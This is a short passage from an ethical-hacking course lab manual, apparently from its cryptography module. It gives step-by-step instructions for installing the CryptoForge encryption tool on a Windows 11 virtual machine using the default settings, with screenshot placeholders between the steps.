
3. The **CryptoForge Installation** window appears; click **Next**.



4. Follow the installation steps to install the application using all default settings.


Module 20 – Cryptography

- After completion of the installation, **CryptoForge installation successful** wizard appears; click **Finish**.



- Switch to the **Windows 11** virtual machine.
- Navigate to **E:\CEH-Tools\CEHv12 Module 20 Cryptography\Cryptography Tools\CryptoForge** double-click **CryptoForge.exe**, and follow the steps to install the application using default settings.


